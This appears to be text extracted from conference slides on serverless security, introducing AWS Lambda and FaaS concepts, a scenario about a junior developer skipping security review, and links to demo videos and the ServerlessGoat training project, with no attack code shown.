




Pawel Rzepa



## Serverless security: attack & defense

## #whoami

Senior Security Consultant in securing

- Pentesting
- Cloud security assessment



Blog: <https://medium.com/@rzepsky>





[@Rzepsky](#)



[www.linkedin.com/in/pawel-rzepa](http://www.linkedin.com/in/pawel-rzepa)


**BUT...WHAT IS**

**SERVERLESS?**



HTML,  
CSS,  
JS






New purchase  
web-hook

PAYMENT PROVIDER

Send e-mail  
to customer



Generate daily report



# Monolithic architecture

- Refactor the website (maybe move to WordPress + PHP?)
- You don't know how big traffic you'll have
- You have to pay for hosting (based on your assumptions of the traffic)
- You have to maintain your server (patch management, latency etc.)

# Serverless architecture

Get confirmation of payment



Send e-mail to customer



Generate daily report




VS

# FaaS on the example of Lambda

PAYMENT PROVIDER

*POST /confirmation HTTP/1.1*





event




event



amazon  
webservices™





---

THERE ARE STILL SERVERS  
IN SERVERLESS

---

(\\_) ||  
(•ㅅ•) ||  
/ づ

<http://www.lambdashell.com/>



# Demo

<https://vimeo.com/426723624>


# Meet Bob

- Junior developer
- He needs to develop a few serverless functions, only for internal usage



My apps aren't public, so  
there is no need to put  
them in security review  
process

# Bob uses Serverless Framework



Bob's 1<sup>st</sup> challenge:

Create the PoC app where internal candidates can submit their CVs

# Demo

<https://vimeo.com/426725013>

[Code](#) [Issues 5](#) [Pull requests 2](#) [Actions](#) [Projects](#)[Wiki](#)[Security](#)[Insights](#)

master

Serverless-Goat / LESSONS.md

[Go to file](#)

...

 omerlh Small typo fixLatest commit df41da7 on 27 May 2019 [History](#)

3 contributors



217 lines (169 sloc) | 14.6 KB

## ServerlessGoat: Lessons

